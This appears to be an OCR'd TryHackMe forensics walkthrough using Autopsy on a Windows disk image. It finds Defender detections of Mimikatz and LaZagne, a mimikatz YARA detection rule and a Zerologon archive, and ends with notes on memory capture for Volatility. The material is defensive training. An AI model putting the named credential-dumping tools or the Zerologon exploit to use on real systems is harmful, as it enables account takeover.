
Task 13

2 hack tools focused on passwords were found in the system. What are the names of these tools? (alphabetical order)

These tools are likely to be identified by windows defender

Lazagne, Mimikatz



Tryhackme - Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
DiagnosticLogCSP (5)
DRM (3)
Event Viewer (4)
IdentityCRL (4)
MapData (5)
MF (4)
NetFramework (3)
Network (4)
Provisioning (3)
Search (3)
Settings (3)
SmsRouter (3)
Spectrum (2)
Speech_OneCore (2)
Storage Health (3)
User Account Pictures (19)
Vault (3)
WDF (2)
Windows (23)
Windows Defender (12)
Clean Store (2)
Definition Updates (8)
Features (2)
LocalCopy (3)
Network Inspection System (3)
Platform (3)
Quarantine (5)
Scans (23)
BackupStore (2)
History (8)
CacheManager (3)
RemCheck (8)
ReportLatency (3)
Results (4)
Service (6)
DetectionHistory (16)
00 (3)
01 (4)
02 (5)
07 (3)
08 (3)
09 (3)
10 (3)
12 (5)
Listing
Keyword search 1 - windows Defend...
/img_HASAN2.E01/vol_vol3/ProgramData/Microsoft/Windows Defender/Scans/History/Service/DetectionHistory/02
Table
Thumbnail
Summary
Name
S
C
O
Modified Time
Change Time
[current folder]
2021-02-07 02:48:21 EST
[parent folder]
2021-02-06 11:19:43 EST
2B18B87D-B94C-4E51-934B-654F69FAE7E2
0
2021-02-07 11:05:20 EST
7F334C0D-CED8-426B-8096-CE083CD29441
0
2021-02-07 11:05:20 EST
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA
0
2021-02-07 02:49:01 EST
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Strings
Indexed Text
Translation
Page: 1 of 1 Page
Matches on page: - of - Match
100%
Reset
KeOi
Magic.Version:1.2
HackTool:Win32/Mikatz!dha
Magic.Version:1.2
file
C:\Users\H4S4N\Desktop\mimikatz_trunk\Win32\mimikatz.exe
ThreatTrackingSha256
66b4a0681cae02c302a9b6f1d611ac2df8c519d6024abdb506b4b166b93f636a
ThreatTrackingSigSeq
ThreatTrackingId
1222D6CA-6096-4DAF-BE36-DCD44DD5079F
ThreatTrackingStartTime
ThreatTrackingSha1
250875212d58e1d4169b7e7d0cd236d1a19a4b9a
ThreatTrackingSigSha
31844a244895452c4143d2c1b656242dbc8c8dcf
ThreatTrackingSize
ThreatTrackingScanFlags
ThreatTrackingIsEsuSig
DESKTOP-0R59DJ3\H4S4N
C:\Windows\explorer.exe
A}T]
NT AUTHORITY\SYSTEM


Tryhackme - Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
IdentityCRL (4)
MapData (5)
MF (4)
NetFramework (3)
Network (4)
Provisioning (3)
Search (3)
Settings (3)
SmsRouter (3)
Spectrum (2)
Speech_OneCore (2)
Storage Health (3)
User Account Pictures (19)
Vault (3)
WDF (2)
Windows (23)
Windows Defender (12)
Clean Store (2)
Definition Updates (8)
Features (2)
LocalCopy (3)
Network Inspection System (3)
Platform (3)
Quarantine (5)
Scans (23)
BackupStore (2)
History (8)
CacheManager (3)
RemCheck (8)
ReportLatency (3)
Results (4)
Service (6)
DetectionHistory (16)
00 (3)
01 (4)
02 (5)
Listing
/img_HASAN2.E01/vol_vol3/ProgramData/Microsoft/Windows Defender/Scans/History/Service/DetectionHistory/02
Table
Thumbnail
Summary
Name
S
C
O
Modified Time
Change T
[current folder]
2021-02-07 02:48:21 EST
[parent folder]
2021-02-06 11:19:43 EST
2B18B87D-B94C-4E51-934B-654F69FAE7E2
0
2021-02-07 11:05:20 EST
7F334C0D-CED8-426B-8096-CE083CD29441
0
2021-02-07 11:05:20 EST
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA
0
2021-02-07 02:49:01 EST
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Strings
Indexed Text
Translation
Page: 1 of 1 Page
Matches on page: - of - Match
100%
Reset
Magic.Version:1.2
HackTool:Win32/LaZagne
Magic.Version:1.2
file
C:\Users\H4S4N\Downloads\lazagne.exe
ThreatTrackingSha256
ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df82900893lb3e34bf56
ThreatTrackingSigSeq
ThreatTrackingId
243CF485-3D24-4613-AA11-7DEB716E1C0A
ThreatTrackingMD5
68d3bf2c363144ec6874ab360fdda00a
ThreatTrackingStartTime

Task 14

There is a YARA file on the computer. Inspect the file. What is the name of the author? Benjamin DELPY (gentilkiwi)

1. follow the file destination to take a look


Tryhackme - Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
IdentityCRL (4)
MapData (5)
MF (4)
NetFramework (3)
Network (4)
Provisioning (3)
Search (3)
Settings (3)
SmsRouter (3)
Spectrum (2)
Speech_OneCore (2)
Storage Health (3)
User Account Pictures (19)
Vault (3)
WDF (2)
Windows (23)
Windows Defender (12)
Clean Store (2)
Definition Updates (8)
Features (2)
LocalCopy (3)
Network Inspection System (3)
Platform (3)
Quarantine (5)
Scans (23)
BackupStore (2)
History (8)
CacheManager (3)
RemCheck (8)
ReportLatency (3)
Results (4)
Service (6)
DetectionHistory (16)
00 (3)
01 (4)
02 (5)
07 (3)
08 (3)
09 (3)
10 (3)
12 (5)
13 (4)
16 (3)
17 (3)
18 (4)
Listing
/img_HASAN2.E01/vol_vol3/ProgramData/Microsoft/Windows Defender/Scans/History/Service/DetectionHistory/02
Table
Thumbnail
Summary
Name
S
C
O
Modified Time
Change
[current folder]
2021-02-07 02:48:21 EST
[parent folder]
2021-02-06 11:19:43 EST
2B18B87D-B94C-4E51-934B-654F69FAE7E2
0
2021-02-07 11:05:20 EST
7F334C0D-CED8-426B-8096-CE083CD29441
0
2021-02-07 11:05:20 EST
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA
0
2021-02-07 02:49:01 EST
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Strings
Indexed Text
Translation
Page: 1 of 1 Page
Matches on page: - of - Match
100%
Reset
KeOi
Magic.Version:1.2
HackTool:Win32/Mikatz!dha
Magic.Version:1.2
file
C:\Users\H4S4N\Desktop\mimikatz_trunk\Win32\mimikatz.exe
ThreatTrackingSha256
66b4a0681cae02c302a9b6f1d611ac2df8c519d6024abdb506b4b166b93f636a
ThreatTrackingSigSeq
ThreatTrackingId
1222D6CA-6096-4DAF-BE36-DCD44DD5079F
ThreatTrackingStartTime
ThreatTrackingSha1
250875212d58e1d4169b7e7d0cd236d1a19a4b9a
ThreatTrackingSigSha
31844a244895452c4143d2c1b656242dbc8c8dcf
ThreatTrackingSize
ThreatTrackingScanFlags
ThreatTrackingIsEsuSig
DESKTOP-0R59DJ3\H4S4N
C:\Windows\explorer.exe
A}T]
NT AUTHORITY\SYSTEM

Tryhackme - Autopsy 4.18.0

Case View Tools Window Help

Add Data Source | Images/Videos | Communications | Geolocation | Timeline | Discovery | Generate Report | Close Case

Data Sources
- HASAN2.E01
  - vol1 (Unallocated: 0-2047)
  - vol2 (NTFS / exFAT (0x07): 2048-104447)
  - vol3 (NTFS / exFAT (0x07): 104448-126759028)
    - $OrphanFiles (29)
    - $Extend (9)
    - $Recycle.Bin (12)
    - $Unalloc (45)
    - Documents and Settings (2)
    - PerfLogs (2)
    - Program Files (21)
    - Program Files (x86) (17)
    - ProgramData (19)
    - Recovery (2)
    - System Volume Information (7)
    - Users (15)
      - All Users (2)
      - Default (28)
      - Default User (2)
      - H4S4N (34)
        - 3D Objects (3)
        - AppData (5)
        - Application Data (2)
        - Contacts (3)
        - Cookies (2)
        - Desktop (3)
        - Documents (6)
        - Downloads (10)
          - mimikatz_trunk.zip (5)
            - Win32 (4)
            - x64 (3)
        - Favorites (5)
        - Links (5)
        - Local Settings (2)
        - MicrosoftEdgeBackups (3)
        - Music (3)
        - My Documents (2)
        - NetHood (2)
        - OneDrive (3)

Listing

/img_HASAN2.E01/vol_vol3/Users/H4S4N/Downloads/mimikatz_trunk.zip

Table | Thumbnail | Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
Win32				2020-09-18 13:18:57 EDT	0000-00-00 00:00:00	2020-09-18 13:18:57 EDT	2020-04-13 15:54:10 EDT
x64				2020-09-18 13:18:57 EDT	0000-00-00 00:00:00	2020-09-18 13:18:57 EDT	2020-03-21 13:30:46 EDT
kiwi_passwords.yar			0	2020-09-16 21:04:34 EDT	0000-00-00 00:00:00	2020-09-16 21:04:34 EDT	2020-03-21 13:20:37 EDT
mimicom.idl			0	2020-03-21 13:20:37 EDT	0000-00-00 00:00:00	2020-03-21 13:20:37 EDT	2020-03-21 13:20:37 EDT
README.md			0	2020-09-16 21:04:34 EDT	0000-00-00 00:00:00	2020-09-16 21:04:34 EDT	2020-03-21 13:20:36 EDT

Hex | Text | Application | File Metadata | Context | Results | Annotations | Other Occurrences

Strings | Indexed Text | Translation


Page: 1 of 1 Page | Matches on page: - of - Match | 100% | Reset

```
/*         Benjamin DELPY `gentilkiwi`
           https://blog.gentilkiwi.com
           benjamin@gentilkiwi.com
           Licence : https://creativecommons.org/licenses/by/4.0/
*/
rule mimikatz
{
           meta:
                      description                    = "mimikatz"
                      author                         = "Benjamin DELPY (gentilkiwi)"
                      tool_author                    = "Benjamin DELPY (gentilkiwi)"

           strings:
                      $exe_x86_1          = { 89 71 04 89 [0-3] 30 8d 04 bd }
                      $exe_x86_2          = { 8b 4d e? 8b 45 f4 89 75 e? 89 01 85 ff 74 }

                      $exe_x64_1          = { 33 ff 4? 89 37 4? 8b f3 45 85 c? 74}
                      $exe_x64_2          = { 4c 8b df 49 [0-3] c1 e3 04 48 [0-3] 8b cb 4c 03 [0-3] d8 }
```

Task 15

One of the users wanted to exploit a domain controller with an MS-NRPC based exploit. What is the filename of the archive that you found? (include the spaces in your answer) 2.2.0 20200918 Zerologon encrypted.zip


Check the Recent Documents section to find a document about Zerologon.



Description

The Microsoft Windows Netlogon Remote Protocol (MS-NRPC) is a core authentication component of Active Directory that provides authentication for user and computer accounts. MS-NRPC uses an initialization vector (IV) of 0 (zero) in AES-CFB8 mode when authenticating computer accounts.

Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472) describes how this cryptographic failure allows a trivial statistical attack on the MS-NRPC authentication handshake:


Tryhackme - Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Data Sources
HASAN2.E01
Views
File Types
Deleted Files
File Size
Results
Extracted Content
EXIF Metadata (21)
Encryption Suspected (7)
Extension Mismatch Detected (41)
Installed Programs (41)
Metadata (61)
Operating System Information (2)
Operating System User Account (15)
Recent Documents (133)
Run Programs (3148)
Shell Bags (250)
USB Device Attached (2)
User Content Suspected (21)
Web Bookmarks (43)
Web Categories (1)
Web Cookies (487)
Web Downloads (13)
Web Form Autofill (22)
Web History (290)
Web Search (37)
Keyword Hits
Single Literal Keyword Search (772)
Single Regular Expression Search (0)
Email Addresses (3635)
Hashset Hits
Listing
Recent Documents
Table
Thumbnail
Summary
Source File
S
C
O
Path
macos-big-sur-apple-layers-fluidic-colorful-wwdc-stock-2020-1920x1080-1455.lnk
ms-paint--edit-source=shell&newScene=true&sharedAccessToken=1C6050E5-9DB7-47D5-8228-52534D79
No preferred path found
Quick access.lnk
No preferred path found
The Internet.lnk
No preferred path found
fpp,small,lustre,wall_texture,product,750x1000.u2.lnk
C:\Users\sandhya\Downloads\fpp,small,lustre,wall_te
New Text Document.lnk
C:\Users\sandhya\Desktop\New Text Document.txt
2.2.0 20200918 Zerologon encrypted.lnk
C:\Users\sandhya\Downloads\2.2.0 20200918 Zerolog
2slx2k5h.default.lnk
C:\Users\sandhya\AppData\Roaming\Mozilla\Firefox\P
anime-3840x2160-girl-castle-4k-18919.lnk
C:\Users\sandhya\Downloads\anime-3840x2160-girl-c
anime.lnk
C:\Users\sandhya\Downloads\anime.jpg
bookmarkbackups.lnk
C:\Users\sandhya\AppData\Roaming\Mozilla\Firefox\P
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
Result: 1 of 1 Result
Type
Value
Path
C:\Users\sandhya\Downloads\2.2.0 20200918 Zerologon encrypted.zip
Path ID
-1
Date Accessed
2021-02-06 09:26:25
Source File Path
/img_HASAN2.E01/vol_vol3/Users/sandhya/AppData/Roaming/Microsoft/Windows/Recent/2.2.0 20200918 Zerologon encrypted.lnk
Artifact ID
-9223372036854774856

Tryhackme – Volatility

Obtaining Memory Samples

Obtaining a memory capture from machines can be done in numerous ways, however, the easiest method will often vary depending on what you're working with. For example, live machines (turned on) can have their memory captured with one of the following tools:

- FTK Imager
- Redline - Requires registration but Redline has a very nice GUI
- DumpIt.exe
- win32dd.exe / win64dd.exe - *Has fantastic psexec support, great for IT departments if your EDR solution doesn't support this

These tools will typically output a .raw file which contains an image of the system memory. The .raw format is one of the most common memory file types you will see in the wild.

Offline machines, however, can have their memory pulled relatively easily as long as their drives aren't encrypted. For Windows systems, this can be done via pulling the following file:

    %SystemDrive%/hiberfil.sys

hiberfil.sys, better known as the Windows hibernation file contains a compressed memory image from the previous boot. Microsoft Windows systems use this in order to provide faster boot-up times, however, we can use this file in our case for some memory forensics!

Things get even more exciting when we start to talk about virtual machines and memory captures. Here's a quick sampling of the memory capture process/file containing a memory image for different virtual machine hypervisors:

- VMware - .vmem file
- Hyper-V - .bin file
- Parallels - .mem file
- VirtualBox - .sav file *This is only a partial memory file. You'll need to dump memory like a normal bare-metal system for this hypervisor

These files can often be found simply in the data store of the corresponding hypervisor and often can be simply copied without shutting the associated virtual machine off. This allows for virtually zero disturbance to the virtual machine, preserving it's forensic integrity.

